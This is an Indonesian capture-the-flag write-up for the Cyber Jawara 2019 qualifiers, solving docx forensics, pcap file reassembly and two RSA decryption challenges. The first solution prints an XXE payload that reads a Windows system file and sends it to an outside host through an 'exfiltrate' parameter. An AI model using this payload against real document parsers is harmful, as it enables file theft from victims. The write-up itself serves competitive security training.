



**CYBER  
JAWARA**

## [Capture The Flag]


**NAMA TIM : Kandas** *\*Ubah sesuai dengan nama tim anda*

Sabtu 7 September 2019

Ketua Tim	
1.	Sorgon
Member	
1.	Codeparty
2.	

## 1. CJ.docx { Digital Forensic ; 100 point }

Diberikan File CJ.docx berisikan gambar yang bisa didengar.



Lalu akhirnya kami mencoba untuk mengekstrak file CJ.docx karena mungkin ada yang menarik di dalamnya.

```
sorgon@sorgon:~/ctf/cj19/Digital_Forensics/cjdocx$ ls
CJ.docx
sorgon@sorgon:~/ctf/cj19/Digital_Forensics/cjdocx$ unzip CJ.docx
Archive:  CJ.docx
  inflating: word/numbering.xml
  inflating: word/settings.xml
  inflating: word/fontTable.xml
  inflating: word/styles.xml
  inflating: word/document.xml
  inflating: word/_rels/document.xml.rels
  inflating: _rels/.rels
  inflating: word/theme/theme1.xml
  inflating: word/media/image1.png
  inflating: [Content_Types].xml
sorgon@sorgon:~/ctf/cj19/Digital_Forensics/cjdocx$ ls -lha
total 504K
drwxrwxr-x 4 sorgon sorgon 4,0K Sep  8 21:23 .
drwxrwxr-x 5 sorgon sorgon 4,0K Sep  8 14:59 ..
-rw-rw-r-- 1 sorgon sorgon 482K Sep  7 18:50 CJ.docx
-rw-rw-r-- 1 sorgon sorgon 1,1K Sep  5 03:54 [Content_Types].xml
drwxrwxr-x 2 sorgon sorgon 4,0K Sep  8 21:23 _rels
drwxrwxr-x 5 sorgon sorgon 4,0K Sep  8 21:23 word
```

Setelah kami buka satu persatu menggunakan 'gedit', ternyata muncul di word/document.xml

```
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <!DOCTYPE foo [
3 <!ELEMENT foo ANY >
4 <!ENTITY % xxe SYSTEM "file:///c:/windows/win.ini" >
5 <!ENTITY callhome SYSTEM "jawara.idsrtil.or.id/?flag=CJ2019{oh_***_h3r3_w3_g0_again!!!1!1}&exfiltrate=%xxe;" >
6 ]
7 >
8 <w:document xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o="urn:schemas-microsoft-com:office:office" xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships" xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/math" xmlns:v="urn:schemas-microsoft-com:vml" xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/wordprocessingDrawing" xmlns:w10="urn:schemas-microsoft-com:office:word" xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main" xmlns:wne="http://schemas.microsoft.com/office/word/2006/wordml" xmlns:sl="http://schemas.openxmlformats.org/schemaLibrary/2006/main" xmlns:a="http://schemas.openxmlformats.org/drawingml/2006/main" xmlns:pic="http://schemas.openxmlformats.org/drawingml/2006/picture" xmlns:c="http://schemas.openxmlformats.org/drawingml/2006/chart" xmlns:lc="http://schemas.openxmlformats.org/drawingml/2006/lockedCanvas" xmlns:dgm="http://schemas.openxmlformats.org/drawingml/2006/diagram" xmlns:wps="http://schemas.microsoft.com/office/word/2010/wordprocessingShape" xmlns:wpg="http://schemas.microsoft.com/office/word/2010/wordprocessingGroup" xmlns:w14="http://schemas.microsoft.com/office/word/2010/wordml" xmlns:w15="http://schemas.microsoft.com/office/word/2012/wordml"><w:body><w:p w:rsidR="00000000" w:rsidDel="00000000" w:rsidP="00000000" w:rsidRDefault="00000000" w:rsidRPr="00000000" w14:paraId="00000001"><w:pPr><w:rPr></w:pPr><w:r w:rsidDel="00000000" w:rsidR="00000000" w:rsidRPr="00000000"><w:rPr><w:drawing><wp:inline distB="114300" distT="114300" distL="114300" distR="114300"><wp:extent cx="5943600" cy="3962400"><wp:effectExtent b="0" l="0" r="0" t="0"><wp:docPr id="1" name="image1.png"/><a:graphic><a:graphicData uri="http://schemas.openxmlformats.org/drawingml/2006/picture"><pic:pic><pic:nvPicPr><pic:cNvPr id="0" name="image1.png"/><pic:cNvPicPr preferRelativeResize="0"/></pic:nvPicPr><pic:blipFill><a:blip r:embed="rId6"/><a:srcRect b="0" l="0" r="0" t="0"/><a:stretch><a:fillRect/></a:stretch></pic:blipFill><pic:spPr><a:xfrm><a:off x="0" y="0"/><a:ext cx="5943600" cy="3962400"/></a:xfrm><a:prstGeom prst="rect"/><a:ln></a:ln></pic:spPr></pic:pic></a:graphicData></a:graphic></wp:inline></w:drawing></w:r><w:r w:rsidDel="00000000" w:rsidR="00000000" w:rsidRPr="00000000"><w:rPr><w:rtl w:val="0"/></w:rPr></w:r></w:p><w:sectPr><w:pgSz w:h="15840" w:w="12240"/><w:pgMar w:bottom="1440" w:top="1440" w:left="1440" w:right="1440" w:header="720" w:footer="720"/><w:pgNumType w:start="1"/></w:sectPr></w:body></w:document>
```


flag : CJ2019{oh\_\*\*\*\_h3r3\_w3\_g0\_again!!!1!1}

## 2. Split

{ Network ; 100 point }


Diberikan file split.pcap yang dimana case nya mencari file yang terpisah kemudian disatukan kembali aku dan dia.

Oke , langsung kami buka dengan wireshark.



So, langsung kami sort by protocol , kemudian ada petunjuk di protocol HTTP yang berisi file zip yang terdiri dari 7 part dan satu key.

Kemudian kami export object pada protocol HTTP-nya



Packet num	Hostname	Content Type	Size	Filename
9	157.230.34.89:8000	text/html	648 bytes	/
18	157.230.34.89:8000	text/html	648 bytes	/
29	157.230.34.89:8000	text/html	195 bytes	asdf
40	157.230.34.89:8000	text/html	648 bytes	/
53	157.230.34.89:8000	application/octet-stream	40 bytes	archive.zip.partad
73	157.230.34.89:8000	text/plain	41 bytes	pass.txt
88	157.230.34.89:8000	application/octet-stream	40 bytes	archive.zip.partaf
98	157.230.34.89:8000	application/octet-stream	3 bytes	archive.zip.partag
109	157.230.34.89:8000	application/octet-stream	40 bytes	archive.zip.partab
120	157.230.34.89:8000	application/octet-stream	40 bytes	archive.zip.partac
131	157.230.34.89:8000	application/octet-stream	40 bytes	archive.zip.partaa
143	157.230.34.89:8000	application/octet-stream	40 bytes	archive.zip.partae

setelah kami ekstrak, muncul 7 file yang terpisah tadi, dan kegunaan pass.txt untuk membuka file zip yang akan disatukan.

```
sorgon@sorgon:~/ctf/cj19/Network/split/anu$ ls
%2f      %2f(2)      archive.zip.partab archive.zip.partad archive.zip.partaf asdf
%2f(1)  archive.zip.partaa archive.zip.partac archive.zip.partae archive.zip.partag pass.txt
sorgon@sorgon:~/ctf/cj19/Network/split/anu$ cat archive.zip.parta* > anu.zip
sorgon@sorgon:~/ctf/cj19/Network/split/anu$ unzip anu.zip
Archive:  anu.zip
[anu.zip] flag.txt password:
password incorrect--reenter:
  skipping: flag.txt
sorgon@sorgon:~/ctf/cj19/Network/split/anu$ cat pass.txt
caf81f18f7c3d6811d01a5d55d621f15587512e6
sorgon@sorgon:~/ctf/cj19/Network/split/anu$ unzip anu.zip
Archive:  anu.zip
[anu.zip] flag.txt password:
  extracting: flag.txt
sorgon@sorgon:~/ctf/cj19/Network/split/anu$ cat flag.txt
CJ2019{34675bfac354ea00d7e9ce1ae51ac880d03a0308}
```

Flag : CJ2019{34675bfac354ea00d7e9ce1ae51ac880d03a0308}

### 3. Sanity Check { Cryptography ; 100 point }

Diberikan 3 files yaitu file encrypted , public key dan private key.

```
sorgon@sorgon:~/ctf/cj19/Cryptography/sanity_check$ ls -lha
total 24K
drwxrwxr-x 2 sorgon sorgon 4,0K Sep  8 21:55 .
drwxrwxr-x 5 sorgon sorgon 4,0K Sep  8 20:25 ..
-rw-r--r-- 1 sorgon sorgon 128 Sep  4 15:17 flag.txt.encrypted
-rw-r--r-- 1 sorgon sorgon 272 Sep  4 15:16 public.pub
-rw-rw-r-- 1 sorgon sorgon 1,5K Sep  7 18:43 sanity_check.zip
-rw-r--r-- 1 sorgon sorgon 891 Sep  4 15:15 secret.pem
sorgon@sorgon:~/ctf/cj19/Cryptography/sanity_check$ _
```

karena sudah diberikan private key nya , kami langsung buka dengan openssl

```
sorgon@sorgon:~/ctf/cj19/Cryptography/sanity_check$ openssl rsautl -decrypt -inkey secret.pem -in flag.txt.encrypted > anu.txt
sorgon@sorgon:~/ctf/cj19/Cryptography/sanity_check$ cat anu.txt
CJ2019{w3lc0m3_to_Cyber_Jawara_qual5}
```

flag : CJ2019{w3lc0m3\_to\_Cyber\_Jawara\_qual5}

#### 4. Insanity Check { Cryptography ; 100 point }

Diberikan case yang mirip dengan challenge sanity check, hanya saja tidak diberikan private key nya.

```
sorgon@sorgon:~/ctf/cj19/Cryptography/insanity_check$ ls -lha
total 20K
drwxrwxr-x 2 sorgon sorgon 4,0K Sep  7 20:36 .
drwxrwxr-x 5 sorgon sorgon 4,0K Sep  8 20:25 ..
-rwxrwxrwx 1 sorgon sorgon 1,0K Sep  4 15:57 flag.txt.encrypted
-rw-rw-r-- 1 sorgon sorgon 2,5K Sep  7 20:04 insanity_check.zip
-rw-r--r-- 1 sorgon sorgon 1,5K Sep  4 15:55 key.pub
sorgon@sorgon:~/ctf/cj19/Cryptography/insanity_check$ _
```

Lalu kami ingat bahwa ada RsaCtfTools yang berguna untuk membuka file encrypted tanpa private key.

```
sorgon@sorgon:~/Downloads/tol/RsaCtfTool$ python3 RsaCtfTool.py --publickey ../.././ctf/cj19/Cryptography/insanity_check/key.pub --uncipherfile ../.././ctf/cj19/Cryptography/insanity_check/flag.txt.encrypted --verbose --private
```

Setelah kami eksekusi dengan command tersebut , tiba tiba tibaaa

```
[*] Clear text : b'\x00\x02H\x91.jh\x00(\x97.D\x91\x9c0\xfe\xaa)\x85\xfa4\xddV\x02H\xbf\x02\x00\x020\xfd\xdf\x05t-\x0d\xad\xce\x02\x08)\xafC\x077r\x09\x055\x02\x03
f\x06\x0efz\xfc\x04:\x06\x032]\xea\x89W\xae(-\x09\xbe;\xba\x07\x01\xca\x06\x07\x06\x00\xda\x85\x05R\xcc\x09d(\x0fK\x1c\x0d\xfbH\x02kf\x0f\x06<72\x08\xcc\x06\x0a\x07fhs\x0
b\xcb\x0a5g4;\xae\x0a\x08\xbe\x07\x19!\x1d\x0f\x0ea4\x06R\x05(\x16\x0c0\x0b\n\x06l0\xff\xca\x04\xab\xaf\x07\x00\xbbd0\x0e\xec\xbeT\x15\xbb\x08\x0e)\x0dfv\x08\x19\x05
\x90!(\xff\xda\x0e\x04\x05\x0a3\x09\x05rF,\xf4\x07\x02"hx9a1\x08\xfe\x03(\x11s\x11\x07\x1c-L\x07\x0e\x02-\x1d"\x02\x06\x08\x0f0t\n\x0d\x0ed\x0e\x0f\x0e\x0c\x08\x035Z\x09
\x0e'\x040A\x14\nw.+ \x0b\x0d\x02\x065\x08\x0b\x02]\x0e\x0b\xff\x04\x0a3\x06\x09\x08\x0b\x0f9K\x0a5\x10\xfb\x0e\x03;\x04\x0e\tz\x06\x0e0\x1an:H\x08\x0aK\x02\x08\x035Z\x09
\x90N0H\x09\x052\x077\x04:\x09*7D\x0a9757\x03\x03\x0eI-a\x03\x0c\x0f5p\x06\x0a5(\x02\x02\x08\x0a6K)\x0d\x1aA\x08\x0d9H\x07f\x0b0W\x03\x05\x0f\x0d\x0e\x0a\x02*\x0eX \x03\x0f\x0
7\x09\x0820"\x0e-\x0c\x0a\x0e-\x0f*\x08\x10\x0f\xca\x08T\x11\x08P\x07\x095\x0cd\x14\xfc'\x13\x0a8[\x06\x0f\x098K\x0a5\x0dd+\x1b\x10\\[\x0c\x0e\x08Ie\x14\x0e\x0a5\x0f
\x10\x09\x0c0\x0f5\x0e)\x06\x0f\x0b\x0f\xca\x03GzA-\x0b\x0c\x07+\x04\x1b\x0a\x0c1V\x0d\x0e\x0e\x0baf\x0940\x17\x01\x048\x093\x08f\x13\x0eH\x0e\x08Ar\x04\x0a-\x0c-\x0e\x0f7\x0c
7"\x0952<\x154+ '\x09)\x03\x07\x0a1\x160\x0b\x07\x14Kn\x01-\x0a52KuE\x0e\xff\x0c8T\x07\x0eH0\x02\x0a1\x0e\x0a9a\x0aCrC\x05-\x0cd\x0c\x093\x08b\x0a17\x0cc0\x0e\x02\xff\x14A\x0b\x0
4c-\x17f\x04\x1c\x0f\x091\x02t\x0f\x02\x0b\x0a\x0e\x11\x05-\x0e\x0b\x1c\x0b40\x03\x07K)V7\x0c\x0b\x02\x0e\x0f\x06\x0fa\x0e\x0d\x06*\x0b2\x0b3\x0f\x0aage\x05\x04\x0b\x171\x0a\x1caw\x
0bf\x18n7\x0b5\x0c3\x0e0\rHBP\x1a\x08\x0a\x0f0n\x0a52\x06\x0a2\x094\x02>\x11\x0a6\x0c\x0eb\x0e\x0cK8KU\x0d9I\x03\x0f\x06\x0f4I[\x05\x06\x05\x0a3\x0a\x0f\x0c\x0d50\x0c0Ea\x04\x0c\x0
f2\x1e\x0e\x089[\x0b;\x0cW\x02<\x0c\x0a3\x094\x09d\x02ot\x08\x0a5\x0eN\x0c\x0aU\x01\x0bCP\x0d\x09y0\x0f9\x0c\x0e\x0b\x0cb\x0f\x0c\x0d\x0e\x0b\x02\x0c\x06\x0e\x0b\x03\x09f\x0a
3\x01\x0f\x0e\x10\x0f\x0e\x0c\x1d\tn\x18\x0f\x08P\x0f81\x07\x03\x0d!\x0b\x08\x0e15\x0a64 \xdd:9U\x0f\x03\x01\x0d0)/\x0c\x0c\x0e8\x07Cq\x04[X\x05t\x0e8X\x0f\x07\x0d5\x0etw\x0
7\x0ac\x0cck\x0cb\x0c\x0f\x0b0\x1f\x0a8_g\x0b\x0856b*\n\x0c^t\x0db4,\x07\x0dd\x0f1\x13\x0f8\x0b\x0fa\x0b1\x096\x0c1\x0e7\x0a2M"\x0d\x0a2\x089H\x09ah\x0f9/u\x0fey\x0a\t\n5\x1b\x0b\x0bJU
\x03\x03\x14\x06\x05\x02W\x05\x07\x03f;3*\x07\x082\x0f\x0c\x06r\x02;\x16K\x04\x0f85\x0b-\x0c\x0847WLB8T\x081\x0f7h\x00CJ2019{breaking_insecure_rsa_is_not_so_hard}\n"
sorgon@sorgon:~/Downloads/tol/RsaCtfTool$
```

Ada flag yang terpampang paling bawah.

Flag : CJ2019{breaking\_insecure\_rsa\_is\_not\_so\_hard}

P

P

P

P

P

P

Punten.